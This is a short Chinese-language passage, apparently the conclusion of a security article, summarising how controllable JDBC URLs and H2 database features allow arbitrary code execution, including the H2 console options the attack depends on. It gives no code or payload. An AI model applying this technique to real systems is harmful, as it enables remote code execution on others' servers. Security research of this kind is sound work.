总结一下，本文以《 [Make JDBC Attack Brilliant Again](#) 》为基础，讲解了有关如何攻击 h2 database 的方法，以及在一些 JDBC URL 可控的场景下，我们如何使用 h2 数据库的一些特性来执行任意代码。

本文中使用的例子是 h2 database console，对于这个应用，我们的利用方式有一些限制，比如：

- 开启 `-webAllowOthers` 选项，支持外网访问
- 开启 `-ifNotExists` 选项，支持创建数据库

但对于其他可能被用户控制 JDBC URL 的应用，是没有这些限制的，所以本文的利用相对还是比较有实战价值。